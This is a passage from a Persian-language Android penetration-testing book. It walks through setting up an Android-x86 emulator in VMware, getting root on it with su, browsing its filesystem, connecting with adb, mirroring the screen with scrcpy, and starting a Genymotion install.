
و پین را مجدد می زنیم و confirm می کنیم:



و در ادامه گزینه Quickstep را انتخاب می‌کنیم:




و حالا سیستم عامل اندروید برای ما ظاهر می‌شود:




اگر موس را نگه داریم و به بالا بکشیم اپلیکیشن‌ها را برای ما نمایش می‌دهد:


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ۴۵ ■




روی Terminal Emulator که کلیک می کنیم می توانیم command های خود را اجرا کنیم:



روی گزینه ALLOW کلیک کنید:



می بینیم که یک علامت \$ زده که یعنی در حال حاضر ما کاربر با سطح پایین هستیم:



پس اگر اینجا id را تایپ کنیم و enter بزنیم نشان می دهد که ما یک user معمولی هستیم:


```
/ $ id
uid=10066(u0_a66) gid=10066(u0_a66) groups=10066(u0_a66),3003/inet,9957(everybody),20066(u0_a66_cache),50066(all,a66) context=u:r:untrusted_app:s0:c66,c256,c512,c768
/ $
```

و نمی‌توانیم آن مسیرهایی که قبلاً در مورد آن توضیح دادیم را بینیم و نمی‌توانیم داخل system وارد data بشویم.

ولی اگر اینجا su بزنیم:

```
:/ $ id
uid=10066(u0_a66) gid=10066(u0_a66)
:/ $ su
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
:/ #
```

و enter کنیم، نرم افزار نصب شده داخل Superuser که امکان دسترسی Root را به ما می‌دهد و روی گزینه Allow کلیک کنید:



الآن اگر مجدد id بزنیم:

```
/ $ id
uid=10066(u0_a66) gid=10066(u0_a66) groups=10066(u0_a66),3003/inet,
/ $ su
/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
/ #
```

نمی‌بینیم که root شده است.

و با دستور زیر وارد مسیر system می‌شویم:

cd /system

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۴۷

```
:/ $ id  
uid=10066(u0_a66) gid=10066(u0_a66) groups=10066(u0_a66),3003(inet)  
:/ $ su  
:/ # id  
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0  
:/ # cd system/  
:/system #
```

و دستور ls را اجرا می کنیم :

```
./system # ls  
app compatibility_matrix.xml fonts lost+found product xbin  
bin etc framework media usr  
build.prop fake-libs lib priv-app vendor  
./system #
```

و داخل vendor میرویم :

```
cd vendor/
```

```
./system # cd vendor/  
./system/vendor #
```

مجدد ls بزنید:

```
./system # cd vendor/  
./system/vendor # ls  
bin build.prop etc lib overlay
```

و وارد پوشه lib میشویم:

```
./system/vendor # cd lib/
```

و ls بزنید این فایل های so کتابخانه هایی هستند:

```
/system/vendor/lib # ls
camera.device@1.0-impl.so          libgbm.so
camera.device@3.2-impl.so           libglapi.so
camera.device@3.3-impl.so           libgralloc_drm.so
camera.device@3.4-external-impl.so   libhwcomposeradapter.so
camera.device@3.4-impl.so           libhwcomposeradapter.so
dri                                libhuminijail.so
egl                                libkeymaster3device.so
extractors                          libkeystore-engine-wifi-hidl.so
hw                                 libkeystore-wifi-hidl.so
libalsautils.so                     libnbaio_mono.so
libavcodec.so                       libreference-ril.so
libavformat.so                      libril.so
libavservices_minijail_vendor.so    librilutils.so
libavutil.so                        libsresample.so
libbt-vendor.so                     libssuscale.so
libdrm.so                            libva-android.so
libdrm_amdgpu.so                   libva.so
libdrm_intel.so                     libwebrtc_audio_preprocessing.so
libdrm_nouveau.so                  libwifi-hal.so
libdrm_radeon.so                   libwpa_client.so
libeffects.so                       mediasas
libffmpeg_omx.so                   mediadrm
libffmpeg_utils.so                 soundfx
/system/vendor/lib #
```

بینید:

```
xxbu@impg_07229:~$ cd /system/vendor/lib
/system/vendor/lib # cd
/ # ls
acct      init.superuser.rc      sdcard
bin       init.usb.configfs.rc  sepolicy
bugreports init.usb.rc         storage
cache     init.zygote32.rc     sys
charger   lib                         system
config    mnt                        ueventd.android_x86.rc
d          odm                        ueventd.rc
data      oem                         vendor
default.prop plat_file_contexts  vendor_file_contexts
dev       plat_hbservice_contexts vendor_hbservice_contexts
etc       plat_property_contexts  vendor_property_contexts
fstab.android_x86 plat_seapp_contexts vendor_seapp_contexts
init     plat_service_contexts  vendor_service_contexts
init.android_x86.rc proc          vndservice_contexts
init.environ.rc product
init.rc    sbin
/ #
```

۴۹ ■ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی

```
./ # ls -la
total 2896
drwxrwxrwt 15 root root 960 2023-11-10 13:27 .
drwxrwxrwt 15 root root 960 2023-11-10 13:27 ..
dr-xr-xr-x 53 root root 0 2023-11-10 13:27 acct
lrwxrwxrwx 1 root root 11 2023-11-10 13:27 bin -> /system/bin
lrwxrwxrwx 1 root root 50 2023-11-10 13:27 bugreports -> /data/user_de/0/com.android.shell/files/bugreports
drwxrwx--- 6 system cache 120 2023-11-10 13:27 cache
lrwxrwxrwx 1 root root 13 2023-11-10 13:27 charger -> /sbin/charger
drwxr-xr-x 3 root root 0 2023-11-10 13:27 config
lrwxrwxrwx 1 root root 17 2023-11-10 13:27 d -> /sys/kernel/debug
drwxrwx--x 37 system system 4096 2023-11-10 13:17 data
-rw----- 1 root root 1109 2023-11-10 13:27 default.prop
drwxr-xr-x 18 root root 2840 2023-11-10 13:27 dev
lrwxrwxrwx 1 root root 11 2023-11-10 13:27 etc -> /system/etc
-rw-r----- 1 root root 753 2023-11-10 13:27 fstab.android_x86
-rwxr-x--- 1 root root 2420540 2023-11-10 13:27 init
-rwxr-x--- 1 root root 3429 2023-11-10 13:27 init.android_x86.rc
-rwxr-x--- 1 root root 1064 2023-11-10 13:27 init.environ.rc
-rwxr-x--- 1 root root 29697 2023-11-10 13:27 init.rc
-rwxr-x--- 1 root root 582 2023-11-10 13:27 init.superuser.rc
-rwxr-x--- 1 root root 7690 2023-11-10 13:27 init.usb.configfs.rc
-rwxr-x--- 1 root root 5646 2023-11-10 13:27 init.usb.rc
-rwxr-x--- 1 root root 511 2023-11-10 13:27 init.zygote32.rc
lrwxrwxrwx 1 root root 10 2023-11-10 13:27 lib -> system/lib
drwxr-xr-x 11 root system 240 2023-11-10 13:27 mnt
drwxr-xr-x 2 root root 220 2023-11-10 13:27 odm
drwxr-xr-x 2 root root 40 2023-11-10 13:27 oem
-rw-r-f-r-- 1 root root 23863 2023-11-10 13:27 plat_file_contexts
-rw-r-f-r-- 1 root root 7212 2023-11-10 13:27 plat_hwservice_contexts
-rw-r-f-r-- 1 root root 6687 2023-11-10 13:27 plat_property_contexts
-rw-r-f-r-- 1 root root 1315 2023-11-10 13:27 plat_seapp_contexts
-rw-r-f-r-- 1 root root 14057 2023-11-10 13:27 plat_service_contexts
dr-xr-xr-x 149 root root 0 2023-11-10 13:27 proc
lrwxrwxrwx 1 root root 15 2023-11-10 13:27 product -> /system/product
drwxr-x--- 2 root root 140 2023-11-10 13:27 sbin
lrwxrwxrwx 1 root root 21 2023-11-10 13:27 sdcard -> /storage/self/primary
-rw-r-f-r-- 1 root root 365756 2023-11-10 13:27 sepolicy
drwxr-xr-x 4 root root 80 2023-11-10 13:27 storage
dr-xr-xr-x 12 root root 0 2023-11-10 13:27 sys
drwxr-xr-x 16 root root 4096 2020-03-25 09:44 system
-rw-r-f-r-- 1 root root 464 2023-11-10 13:27 ueventd.android_x86.rc
-rw-r-f-r-- 1 root root 5122 2023-11-10 13:27 ueventd.rc
lrwxrwxrwx 1 root root 14 2023-11-10 13:27 vendor -> /system/vendor
-rw-r-f-r-- 1 root root 7081 2023-11-10 13:27 vendor_file_contexts
-rw-r-f-r-- 1 root root 0 2023-11-10 13:27 vendor_hwservice_contexts
-rw-r-f-r-- 1 root root 392 2023-11-10 13:27 vendor_property_contexts
-rw-r-f-r-- 1 root root 0 2023-11-10 13:27 vendor_seapp_contexts
-rw-r-f-r-- 1 root root 0 2023-11-10 13:27 vendor_service_contexts
-rw-r-f-r-- 1 root root 65 2023-11-10 13:27 vndservice_contexts
/ #
```

بهتر است تمامی این پوشه و مسیر ها را بررسی کنید و ماجراجویی کنید، برای مثال

init.rc را باز کنید و می بینید که یک سری دستورات را اجرا میکند.

اگر بخواهیم دستوری بعد از بوت سیستم عامل اجرا شود در این فایل قرار میدهیم و زمانی که فرایند بوت انجام شد یک پیام broadcast از سیستم عامل اندروید به همه نرم افزار ها ارسال می شود و با boot complete اعلام می کند که سیستم عامل اماده می باشد.

الان اگر همین جا ping google.com بزنیم می بینید به اینترنت دسترسی داریم :

```
root@android: ~ # ping google.com
PING google.com (216.239.38.120) 56(84) bytes of data.
64 bytes from any-in-2678.1e100.net (216.239.38.120): icmp_seq=1 ttl=128 time=61.8 ms
64 bytes from any-in-2678.1e100.net (216.239.38.120): icmp_seq=2 ttl=128 time=75.8 ms
^C
--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 61.844/68.822/75.801/6.983 ms
root@android: ~ #
```

اگر یک ifconfig بزنیم:

```
root@android: ~ # ifconfig
wifi_ether Link encap:Ethernet HWaddr 00:0c:29:cd:e2:ac Driver pcnet32
inet6 addr: fe80::20c:29ff:fed:e2ac/64 Scope: Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:1047 errors:4 dropped:0 overruns:0 frame:0
    TX packets:1429 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:946462 TX bytes:293442
    Interrupt:19 Base address:0x2000


wlan0 Link encap:Ethernet HWaddr 00:0c:29:cd:e2:ac
inet6 addr: 172.16.246.150 Bcast:172.16.246.255 Mask:255.255.255.0
    inet6 addr: fe80::20c:29ff:fed:e2ac/64 Scope: Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
    TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:0 TX bytes:0

lo Link encap:Local Loopback
inet6 addr: 127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope: Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:56 errors:0 dropped:0 overruns:0 frame:0
    TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:5336 TX bytes:5336
root@android: ~ #
```

همانطور که می بینید ما اینجا یک IP هم داریم 172.16.246.150

خوب تا اینجا همه چیز درست است ولی زمانی که adb devices می زنیم:

۵۱ ■ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی



A screenshot of an iTerm2 terminal window. The title bar says "iTerm2". The menu bar includes "File", "Edit", "View", "Session", "Profiles", "Toolbelt", "Window", and "Help". The main pane shows the following text:

```
Last login: Fri Nov 10 09:19:00 on ttys001
You have new mail.
→ ~ adb devices
List of devices attached

→ ~ adb devices
List of devices attached

→ ~
```

باز هم نمی توانیم به آن وصل بشویم!

اما اگر Genymotion را بیاوریم بالا این فرایند اتوماتیک انجام می شود.

جلوتر نحوه کانکت شدن به android-x96 را توضیح می دهیم.

خوب ما به نقطه ای رسیده بودیم که توانستیم android-x86 را بالا بیاوریم:

```

./ $ ifconfig
wlan0 Link encap:Ethernet HWaddr 00:0c:29:cd:e2:ac
      inet addr:172.16.246.150 Brdcast:172.16.246.255 Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fed:e2ac/64 Scope: Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0
             TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:0 TX bytes:0

lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope: Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:34 errors:0 dropped:0 overruns:0 frame:0
             TX packets:34 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:3744 TX bytes:3744

wifi_eth Link encap:Ethernet HWaddr 00:0c:29:cd:e2:ac Driver:pcnet32
      inet6 addr: fe80::20c:29ff:fed:e2ac/64 Scope: Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:2716 errors:1 dropped:0 overruns:0 frame:0
             TX packets:2900 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:3116176 TX bytes:438427
             Interrupt:19 Base address:0x2000
./ $ 

```

و IP را هم بدست آوردیم (داخل تصویر هست (۱۷۲.۱۶.۲۴۶.۱۵۰) حالا می خواهیم با استفاده از adb به آن وصل بشویم. قبلا هم گفتیم که adb یک tools هست که بصورت command می توانیم به اندروید وصل بشویم و یکسری کارهای را انجام بدهیم. مثلا می توانیم فایل آپلود کنیم و غیره.

خوب قبل دیدیم که هنوز هیچ دستگاهی وصل نبود اما برای اینکه بتوانیم وصل بشویم باید دستور زیر را وارد کنیم:

```
adb connect 172.16.246.150:5555
```

این IP که می بینید در واقع همان IP هست که در تصویر بالا بدست آورده بودیم و ماشین ما می باشد.

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۵۳

```
→ ~ adb devices
List of devices attached

→ ~ adb connect 172.16.246.150:5555
connected to 172.16.246.150:5555
→ ~ █
```

اگر همه چیز درست باشد همانطور که در تصویر بالا می بینید وصل شدیم و حالا می بینیم:

```
→ ~ adb connect 172.16.246.150:5555
connected to 172.16.246.150:5555
→ ~ adb devices
List of devices attached
172.16.246.150:5555      device

→ ~ █
```

الان می توانیم با استفاده از دستور زیر وارد Shell بشویم:
adb shell

```
→ ~ adb shell
x86:/ $ █
```

و می توانیم با استفاده از دستور su روت بشویم:

```
→ ~ adb shell
x86:/ $ su
:/ # █
```

و برای مثال بزنیم:


```
→ ~ adb shell
x86:/ $ su
:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
:/ # exit
x86:/ $ █
```

نکته‌ای که قبلاً هم به آن اشاره کرده بودیم این بود که ما نمی‌خواهیم دائماً داخل در محیط VMware کار کنیم، و به جای آن می‌خواهیم صفحه VMware را در یک پنجره دیگر mirror کنیم، که برای این کار از ابزار زیر استفاده می‌کنیم:

<https://github.com/Genymobile/scrcpy>


این ابزار صفحه اندروید را برای ما mirror می‌کند.

فقط نکته‌ای که وجود دارد این است اگر بخواهیم از adb استفاده کنیم نیاز است که setting developer option را فعال کنیم، حتماً لازم است که از طریق گوشی‌های خود developer option را فعال کنیم:




برای فعال کردن آن روی همین آیکون Settings که در تصویر بالا می‌بینید کلیک می‌کنیم، سپس وارد بخش system می‌شویم:

۵۵ ■ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی




about tablet سپس




۵۶ ■ تست نفوذ اپلیکیشن‌های اندروید

سپس روی build number چند بار کلیک می‌کنیم.



کاری که گفتم را روی گوشی‌های خود می‌توانید انجام دهید.


صفحه‌ای برای ما باز می‌شود:



Pin را وارد می‌کنیم

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۵۷

و از صفحه about tablet اگر یک صفحه برگردیم به عقب و روی advanced کلیک کنیم گزینه Developer options را می بینم:




و




روی آن کلیک می کنیم و وارد آن می شویم و گزینه زیر را حتماً فعال می کنیم:



و پایین تر در قسمت debugging باید گزینه USB debugging را فعال کنیم:



برای اینکه بتوانیم صفحه اندروید را mirror کنیم دستور scrcpy را در ترمینال وارد می کنیم و enter می زنیم، می بینید که وصل شد:



اگر چند تا device داشته باشیم کافی است که از دستور زیر استفاده کنیم:


```
scrcpy -s 172.16.246.150:5555
```

```
↪ ~ scrcpy -s 172.16.246.150:5555
scrcpy 2.1.1 <https://github.com/Genymobile/scrcpy>
INFO: ADB device found:
INFO:     → (tcpip) 172.16.246.150:5555           device VMware_Virtual_Platform
/usr/local/Cellar/scrcpy/2.1.1/share/scrcpy/scrcpy-server: 1 file pushed, 0 skipped. 128.7 MB/s (56995 bytes in 0.000s)
[server] INFO: Device: [VMware, Inc.] Android-x86 VMware Virtual Platform (Android 9)
[server] WARN: Audio disabled: it is not supported before Android 11
[]
```


و به راحتی سوییچ می کنیم و دیگر نیاز نیست که با صفحه VMware کار کنیم.

نصب و راه اندازی Genymotion

قبل ام اشاره کردیم که یکی دیگر از شبیه سازها همان Genymotion هست:



که می توانیم با مراحل زیر آن را دانلود کنیم :



نسخه مورد نظرمون را انتخاب می کنیم.

مزیت خوبی که دارد این است که نسخه ARM هم دارد که مخصوص سی پی یوهای جدید apple هست (m1, m2, m3) که نرم افزارهایی که فقط روی ARM اجرا می شوند را می توانیم به راحتی با این ابزار اجرا کنیم.

خوب ما Genymotion نسخه Linux را دانلود کردیم و حالا می خواهیم آن را نصب کنیم.

